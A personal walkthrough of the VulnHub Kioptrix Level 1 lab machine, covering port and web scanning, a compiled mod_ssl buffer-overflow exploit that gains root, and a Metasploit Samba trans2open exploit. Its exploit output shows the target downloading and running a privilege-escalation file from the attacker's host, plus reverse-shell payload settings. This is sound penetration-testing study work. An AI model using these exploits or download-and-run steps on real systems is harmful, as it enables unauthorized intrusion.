vulnhub_kioptrix_level_1

In the coming period, I will progressively update write-ups on various OSCP-LIKE machines, and this is my first write-up on vulnhub.

Firstly, alter the machine's network connectivity mode to NAT and use **arp-scan** to acquire its IP address (this tool is highly efficient and convenient).

(-l param means localnet)

```
┌──(root㉿kali)-[~/Desktop]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:76:b9:5d, IPv4: 192.168.122.111
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.122.1   00:50:56:c0:00:08       VMware, Inc.
192.168.122.2   00:50:56:e1:0b:45       VMware, Inc.
192.168.122.12  00:0c:29:1a:7a:fd       VMware, Inc.
192.168.122.254 00:50:56:e1:f1:7b       VMware, Inc.
```

The target is 192.168.122.12.

The process of conducting a comprehensive port scan with **nmap** is quite time-consuming. Therefore, I prefer to utilize **masscan** initially to identify the open ports and subsequently perform a detailed scan with nmap.

```
┌──(root㉿kali)-[~/Desktop]
└─# masscan -p1-65535 192.168.122.12 --rate=1000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-11-02 02:05:51 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 443/tcp on 192.168.122.12
Discovered open port 111/tcp on 192.168.122.12
Discovered open port 1024/tcp on 192.168.122.12
Discovered open port 22/tcp on 192.168.122.12
Discovered open port 80/tcp on 192.168.122.12
Discovered open port 139/tcp on 192.168.122.12
```

then it comes to nmap:

```
┌──(root㉿kali)-[~/Desktop]
└─# nmap -sC -sS -sV -A -p 22,80,111,139,443,1024 192.168.122.12
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-01 22:15 EDT
Nmap scan report for 192.168.122.12
Host is up (0.00045s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2023-11-02T03:17:36+00:00; +1h01m50s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:1A:7A:FD (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X
```

nmap -sC -sS -sV -A -p 22,80,111,139,443,1024 192.168.122.12


What interests me most is the HTTP service running on port 80.

Now it's time for **dirsearch** and **nikto**.

dirsearch for directory bruteforce:

```
┌──(root㉿kali)-[~/Desktop]
└─# dirsearch -u http://192.168.122.12

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/192.168.122.12/_23-11-01_22-12-36.txt

Error Log: /root/.dirsearch/logs/errors-23-11-01_22-12-36.log

Target: http://192.168.122.12/

[22:12:36] Starting:
[22:12:38] 403 -  275B  - /.ht_wsr.txt
[22:12:38] 403 -  280B  - /.htaccess.sample
[22:12:38] 403 -  278B  - /.htaccess.bak1
[22:12:38] 403 -  279B  - /.htaccess_extra
[22:12:38] 403 -  278B  - /.htaccess.orig
[22:12:38] 403 -  278B  - /.htaccess.save
[22:12:38] 403 -  278B  - /.htaccess_orig
[22:12:39] 403 -  277B  - /.htaccessOLD2
[22:12:39] 403 -  276B  - /.htaccessOLD
[22:12:39] 403 -  276B  - /.htaccessBAK
[22:12:39] 403 -  274B  - /.htpasswds
[22:12:39] 403 -  276B  - /.htaccess_sc
[22:12:39] 403 -  268B  - /.htm
[22:12:39] 403 -  269B  - /.html
[22:12:39] 403 -  275B  - /.httr-oauth
[22:12:39] 403 -  278B  - /.htpasswd_test
[22:13:05] 403 -  272B  - /cgi-bin/
[22:13:11] 403 -  272B  - /doc/api/
[22:13:11] 403 -  268B  - /doc/
[22:13:11] 403 -  282B  - /doc/stable.version
[22:13:11] 403 -  283B  - /doc/html/index.html
[22:13:11] 403 -  283B  - /doc/en/changes.html
[22:13:18] 200 -    3KB - /index.html
[22:13:24] 301 -  294B  - /manual  →  http://127.0.0.1/manual/
[22:13:45] 200 -   27B  - /test.php
[22:13:48] 200 -    4KB - /usage/
[22:13:53] 403 -  273B  - /~operator
[22:13:53] 403 -  269B  - /~root
```

nothing interesting except /usage:



Usage Statistics for kioptrix.level1

Summary Period: Last 12 Months
Generated 01-Nov-2023 22:09 EST

Summary by Month


Month	Daily Avg						Monthly Totals			
	Hits	Files	Pages	Visits	Sites	KBytes	Visits	Pages	Files	Hits
Sep 2009	29	11	7	2	2	24	2	7	11	29
Totals						**24**	**2**	**7**	**11**	**29**

Generated by **Webalizer Version 2.01**

The tiny text at the bottom caught my attention：”generated by **Webalizer** Version 2.01”

I attempted to acquire something useful via searchsploit, preferably directly identifying exploitable vulnerabilities.

unfortunately：




Let’s turn to nikto!

It brings me a lot:

- outdated mod_ssl,apache,openssl
- /test.php
- some php backdoor file manager(all of these are False Positives XD)

The /test.php page simply displays “TEST” without any other info, skip skip skip. Currently, the remaining that have not been tested are **mod_ssl**, Apache, and others.



BINGO! Here comes several BOF vulnerabilities. I select `Apache mod_ssl < 2.8.7 OpenSSL – 'OpenFuckV2.c' Remote Buffer Overflow (2)`, and then use -m param to copy it to my own dir.

```
┌──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_1]
└─# head -n 30 47080.c
/*
 * OF version r00t VERY PRIV8 spabam
 * Version: v3.0.4
 * Requirements: libssl-dev    ( apt-get install libssl-dev )
 * Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto
 * objdump -R /usr/sbin/httpd|grep free to get more targets
 * #hackarena irc.brasnet.org
 * Note: if required, host ptrace and replace wget target
 */
```

The usage of this script is indicated in the comments, but a error stopped me when I follow the command : `fatal error: openssl/ssl.h: No such file or directory` . No worries, just simply download it by `apt-get install libssl-dev``. However , a new issue has arisen as some functionalities have been deprecated. By consulting GPT, I found way to resolve it : adding the` -Wno-deprecated-declarations` flag to ignore warnings. Now we can finally successfully compile it :

```
┌──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_1]
└─# gcc -o OpenFuck 47080.c -lcrypto -Wno-deprecated-declarations

┌──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_1]
└─# ls
21671.c  40347.txt  47080.c  764.c  OpenFuck
```


The remaining steps are truely smooth. Simply follow the instructions and execute the exp——Successfully gain access to root privileges !

```
┌──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_1]
└─# ./OpenFuck 0x6b 192.168.122.12 443 -c 40

*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; -kmod
--23:19:30--  http://192.168.122.111:8080/ptrace-kmod.c
          => `ptrace-kmod.c'
Connecting to 192.168.122.111:8080... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    0K ...                                                    100% @   3.74 MB/s

23:19:30 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

gcc: file path prefix `/usr/bin' never used
[+] Attached to 6202
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...

id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
ls /root
anaconda-ks.cfg
```


Wait Wait Wait 😝

Messages above are all about HTTP service on port 80, why not give SMB a try ? (Remembering that nmap scan tells us not only port 80 is open)

enum4linux—nothing:



smbclient—nothing:



Ultimately, utilize the MSF to detect the version of the SMB protocol.

```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.122.12
rhosts => 192.168.122.12
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.122.12:139    - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.122.12:139    -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.122.12:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search trans2open
```

Samba 2.2.1a, turn to searchsploit:


```
┌──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_1]
└─# searchsploit samba 2.2.1a
---------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                          |  Path
---------------------------------------------------------------------------------------- ---------------------------------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                            | osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                       | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                                   | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                           | linux_x86/dos/36741.py
---------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Perfect ! There exists a exploit script in MSF :

```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.122.111  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.122.12
rhosts => 192.168.122.12
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.122.111:4444
[*] 192.168.122.12:139 - Trying return address 0xbffffdfc...
[*] 192.168.122.12:139 - Trying return address 0xbffffcfc...
[*] 192.168.122.12:139 - Trying return address 0xbffffbfc...
[*] 192.168.122.12:139 - Trying return address 0xbffffafc...
[*] Sending stage (1017704 bytes) to 192.168.122.12
[*] 192.168.122.12 - Meterpreter session 1 closed.  Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.122.12:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.122.12
[*] 192.168.122.12 - Meterpreter session 2 closed.  Reason: Died
[-] Meterpreter session 2 is not valid and will be closed
```

Everything appears to be progressing smoothly, but I am still unable to obtain a shell. The scenario appears in the provided image, where the shell connection is established but consistently interrupted, is highly likely to be attributed to a mismatch between the targets or payloads.

Let’s attempt to ultilize a more common payload: shell/reverse_tcp instead of meterpreter/reverse_tcp.



🎉🎉🎉

Welcome to communicate with me. Everything !